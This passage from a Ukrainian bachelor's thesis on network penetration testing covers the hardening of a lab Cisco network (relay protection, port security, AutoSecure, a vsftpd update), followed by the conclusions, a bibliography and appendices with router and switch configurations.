


Рисунок 3.34-35 – Обмеження запитів для недовірених користувачів

На SMTP-сервері було встановлено захист від relay атаки:




Рисунок 3.36 – Закриття вразливості на обхід авторизації

Також було видалено стандартного користувача та встановлено сильні паролі для локальних користувачів:




Рисунок 3.37 – Встановлення надійного пароля для користувачів

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		73

На FTP-сервері було оновлено операційну систему та встановлено останню версію утиліти без вразливостей:

```
student@student-VirtualBox:~$ sudo apt install vsftpd
[sudo] пароль до student:
Зчитування переліків пакунків... Виконано
Побудова дерева залежностей
Зчитування інформації про стан... Виконано
Наступні пакунки були встановлені автоматично і більше не потрібні:
linux-headers-5.4.0-47 linux-headers-5.4.0-47-generic
linux-image-5.4.0-47-generic linux-modules-5.4.0-47-generic
linux-modules-extra-5.4.0-47-generic
```

Рисунок 3.38 – Оновлення версії сервісу

Також було налаштовано додаткові міри безпеки на комутаторах та маршрутизаторах мережі:

```
SW-LAN-C(config-if)#int e1/2
SW-LAN-C(config-if)#switchport mode access
SW-LAN-C(config-if)#switchport port-security
SW-LAN-C(config-if)#switchport port-security maximum 5
SW-LAN-C(config-if)#switchport port-security violation shutdown
```

Рисунок 3.39 – Налаштування безпекової функції Port security на комутаторах мережі

```
R2#auto secure
--- AutoSecure Configuration ---

*** AutoSecure configuration enhances the security of
the router, but it will not make it absolutely resistant
to all security attacks ***

AutoSecure will modify the configuration of your device.
All configuration changes will be shown. For a detailed
explanation of how the configuration changes enhance security
and any possible side effects, please refer to Cisco.com for
AutoSecure documentation.
At any prompt you may enter '?' for help.
Use ctrl-c to abort this session at any prompt.

Gathering information about the router for AutoSecure

Is this router connected to internet? [no]: no

Securing Management plane services...

Disabling service finger
Disabling service pad
Disabling udp & tcp small servers
```

Рисунок 3.40 – Налаштування безпекової функції Auto Secure на маршрутизаторах мережі

Висновки з третього розділу:

У даному розділі було розгорнуто та протестовано різний функціонал системи тестування безпеки комп'ютерної мережі. Спочатку було використано сканери для пошуку відкритих портів та наявних вразливостей. Далі за допомогою Metasploit та спеціалізованих під окремі атаки утиліти було протестовано безпеку кінцевих точок та маршрутизаторів мережі. Фінальним етапом було виправлення виявлених за допомогою системи вразливостей у мережі та підвищення загального рівня безпеки у середовищі.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		74

ВИСНОВКИ

В результаті виконання випускної кваліфікаційної роботи було розроблено та впроваджено систему тестування безпеки комп'ютерної мережі, побудованої на базі обладнання Cisco. Робота складалася з трьох основних етапів, кожен з яких детально описаний у відповідних розділах.

У першому розділі було проведено аналіз і порівняння основних платформ для реалізації системи тестування мережевої безпеки, зокрема, детально розглянуто платформу Kali Linux, яка використовується у проєкті. Було вивчено та обрано методологію тестування мереж на проникнення, а також розглянуто основні інструменти для тестування мережевої безпеки, такі як Nmap, Nessus і Metasploit.

Другий розділ присвячений проєктуванню топології комп'ютерної мережі. Було створено трирівневу структуру мережі, розроблено таблицю адресації пристроїв, обрано протокол маршрутизації, спроектовано DHCP, FTP, DNS, SMTP сервери та метод віддаленого доступу. Також було розроблено підсистему мережевого захисту на основі апаратного фаєрволу Cisco ASA з розділенням мережі на логічні зони та контролем трафіку між ними. Після налаштування всі пристрої та служби мережі було перевірено на працездатність.

У третьому розділі було розгорнуто та протестовано різний функціонал системи тестування безпеки мережі. Використовуючи сканери для пошуку відкритих портів та вразливостей, було проведено тестування безпеки кінцевих точок та маршрутизаторів за допомогою Metasploit та кількох інших вбудованих утиліт. Завершальним етапом стало виправлення виявлених вразливостей та підвищення загального рівня безпеки мережі.

Досягнуті результати підтверджують ефективність розробленої системи тестування безпеки мережі. Використання сучасних інструментів та методів дозволяє виявляти та усувати вразливості, забезпечуючи високий рівень захисту комп'ютерних мереж. Ця система є універсальною та придатною для застосування в різних умовах і середовищах, що робить її цінним інструментом для підвищення безпеки мережевої інфраструктури.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		75

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Про дистрибутив Kali Linux і кібербезпеку [Електронний ресурс] – Режим доступу до ресурсу: <https://foxminded.ua/kali-linuks/>
2. Network Penetration Test Methodology | Appknox [Електронний ресурс] – Режим доступу до ресурсу: <https://www.appknox.com/blog/network-penetration-testing-methodology>
3. Pentesting Methodology - HackTricks [Електронний ресурс] – Режим доступу до ресурсу: <https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-methodology>
4. Internal Network Penetration Testing Methodology [Електронний ресурс] – Режим доступу до ресурсу: <https://docs.cobalt.io/methodologies/internal-network/>
5. Nmap® 6 Cookbook The Fat-free Guide to Network Scanning : Електронна книжка. Nicholas Marsh, 2015. 241 с.
6. Nmap (теорія) – Cyber Hare [Електронний ресурс] – Режим доступу до ресурсу: <https://cyberhare.com.ua/nmap-теорія/>
7. Nmap (практика) – Cyber Hare [Електронний ресурс] – Режим доступу до ресурсу: <https://cyberhare.com.ua/nmap-практика/>
8. Get Started with Tenable Nessus [Електронний ресурс] – Режим доступу до ресурсу: <https://docs.tenable.com/nessus/Content/GetStarted.htm>
9. Сканер вразливостей Nessus [Електронний ресурс] – Режим доступу до ресурсу: <https://etc.hneu.edu.ua/docs/nessus/>
10. Основи комп'ютерних мереж [Електронний ресурс] – Режим доступу до ресурсу: <https://habr.com/ru/articles/307714/>
11. Що таке FTP? Переваги та недоліки використання [Електронний ресурс] – Режим доступу до ресурсу: <https://hostkoss.com/b/uk/ftp/>
12. Vsftpd - швидкий та захищений FTP сервер [Електронний ресурс] – Режим доступу до ресурсу: https://docs.linux.org.ua/Адміністрування/Vsftpd_-_швидкий_та_захищений_FTP_сервер/
13. Simple DNS Plus [Електронний ресурс] – Режим доступу до ресурсу: <https://simpledns.plus>

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		76

14. MailEnable: Windows Mail Server, Email Server Software [Електронний ресурс] – Режим доступу до ресурсу: <https://www.mailenable.com>

15. DMZ (computing) [Електронний ресурс] – Режим доступу до ресурсу: [https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

16. Simulating A Real Lab Environment for Pen Testing (Part 1) [Електронний ресурс] – Режим доступу до ресурсу: <https://www.cybrary.it/blog/simulating-real-lab-pen-testing-part-1>

17. Cisco ASA5510-K8 [Електронний ресурс] – Режим доступу до ресурсу: <https://comtrade.ua/mezhsetevoy-ekran-cisco-asa5510-k8/>

18. Cisco ASA Initial Configuration [Електронний ресурс] – Режим доступу до ресурсу: <https://clarencesubia.medium.com/cisco-asa-initial-configuration-8a34003cd1b4>

19. SSH Workflows [Електронний ресурс] – Режим доступу до ресурсу: <https://docs.metasploit.com/docs/pentesting/metasploit-guide-ssh.html>

20. Pentesting DNS - HackTricks [Електронний ресурс] – Режим доступу до ресурсу: <https://book.hacktricks.xyz/v/ua/network-services-pentesting/pentesting-dns>

21. 25465587 - Pentesting SMTP/s | Ukranian - Ht - HackTricks [Електронний ресурс] – Режим доступу до ресурсу: <https://book.hacktricks.xyz/v/ua/network-services-pentesting/pentesting-smtp>


22. Pentesting FTP - HackTricks [Електронний ресурс] – Режим доступу до ресурсу: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ftp>

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		77

ДОДАТКИ

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		78

Схема побудованої мережі



R2#show run	default-router 194.9.16.1
Building configuration...	!
Current configuration : 2471 bytes	ip dhcp pool LAN-C
!	network 195.9.16.0 255.255.255.240
! Last configuration change at 20:19:09 UTC	domain-name rublevskiyi.net
Thu Jun 27 2024	dns-server 190.9.16.4
!	default-router 195.9.16.1
upgrade fpd auto	!
version 15.0	!
service timestamps debug datetime msec	ip domain name rublevskiyi.net
service timestamps log datetime msec	ip name-server 190.9.16.4
no service password-encryption	no ipv6 cef
!	!
hostname R2	multilink bundle-name authenticated
!	!
boot-start-marker	!
boot-end-marker	!
!	!
!	!
no aaa new-model	!
!	!
!	username admin privilege 15 secret 5
!	\$1\$X0Db\$tEK8uR8rrFKHQsY/8z1AC.
ip source-route	!
no ip icmp rate-limit unreachable	redundancy
ip cef	!
!	!
!	ip tcp synwait-time 5
ip dhcp excluded-address 193.9.16.1 193.9.16.2	ip ssh time-out 60
ip dhcp excluded-address 193.9.16.10	ip ssh version 2
193.9.16.14	!
ip dhcp excluded-address 194.9.16.1 194.9.16.2	!
ip dhcp excluded-address 194.9.16.10	!
194.9.16.14	!
ip dhcp excluded-address 195.9.16.1 195.9.16.2	!
ip dhcp excluded-address 195.9.16.10	!
195.9.16.14	!
!	!
ip dhcp pool LAN-A	interface FastEthernet0/0
network 193.9.16.0 255.255.255.240	no ip address
domain-name rublevskiyi.net	shutdown
dns-server 190.9.16.4	duplex half
default-router 193.9.16.1	!
!	!
ip dhcp pool LAN-B	interface Ethernet1/0
network 194.9.16.0 255.255.255.240	ip address 193.9.16.1 255.255.255.240
domain-name rublevskiyi.net	duplex half
dns-server 190.9.16.4	!

		Рублевський В.О.			<i>ККІКБ.КР.Б – 125 – 16 – ПЗ</i>	Арк.
		Покотило О.А.				80
Змн.	Арк.	№ докум.	Підпис	Дата		

```

!
interface Ethernet1/1
ip address 194.9.16.1 255.255.255.240
duplex half
!
!
interface Ethernet1/2
ip address 195.9.16.1 255.255.255.240
duplex half
!
!
interface Ethernet1/3
no ip address
shutdown
duplex half
!
!
interface GigabitEthernet2/0
no ip address
shutdown
negotiation auto
!
!
interface GigabitEthernet3/0
ip address 192.9.16.2 255.255.255.252
negotiation auto
!
!
!
router eigrp 16
network 192.9.16.0 0.0.0.3
network 193.9.16.0 0.0.0.15
network 194.9.16.0 0.0.0.15
network 195.9.16.0 0.0.0.15
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
access-list 10 permit 0.0.0.1 255.255.255.252
no cdp log mismatch duplex
!
!
!
!
!
control-plane
!

```

```

!
!
!
!
!
gatekeeper
shutdown
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
access-class 10 in
login local
transport input ssh
!
End
SW-LAN-C#sh start
Using 966 out of 8192 bytes, uncompressed
size = 1647 bytes
!
! Last configuration change at 17:16:54 UTC
Thu Jun 27 2024
!
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
service compress-config
!
hostname SW-LAN-C
!
boot-start-marker
boot-end-marker
!
!
logging discriminator EXCESS severity drops
6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
no aaa new-model
no ip icmp rate-limit unreachable
!

```

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		5

```

ip cef
!
!
no ip domain-lookup
no ipv6 cef
ipv6 multicast rpf use-bgp
spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
!
!
!
vlan internal allocation policy ascending
!
ip tcp synwait-time 5
!
!
!
!
interface Ethernet0/0
duplex auto
!
interface Ethernet0/1
duplex auto
!
interface Ethernet0/2
duplex auto
!
interface Ethernet0/3
duplex auto
!
interface Ethernet1/0
duplex auto
!
interface Ethernet1/1
duplex auto
!
interface Ethernet1/2
switchport mode access
switchport port-security maximum 5
switchport port-security
duplex auto
!
interface Ethernet1/3
duplex auto
!
interface Ethernet2/0
duplex auto
!
interface Ethernet2/1

```

```

duplex auto
!
interface Ethernet2/2
duplex auto
!
interface Ethernet2/3
duplex auto
!
interface Ethernet3/0
duplex auto
!
interface Ethernet3/1
duplex auto
!
interface Ethernet3/2
duplex auto
!
interface Ethernet3/3
duplex auto
!
interface Vlan1
ip address 195.9.16.2 255.255.255.240
!
ip default-gateway 195.9.16.1
!
!
no ip http server
!
!
!
!
control-plane
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
login
!
end

```

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		6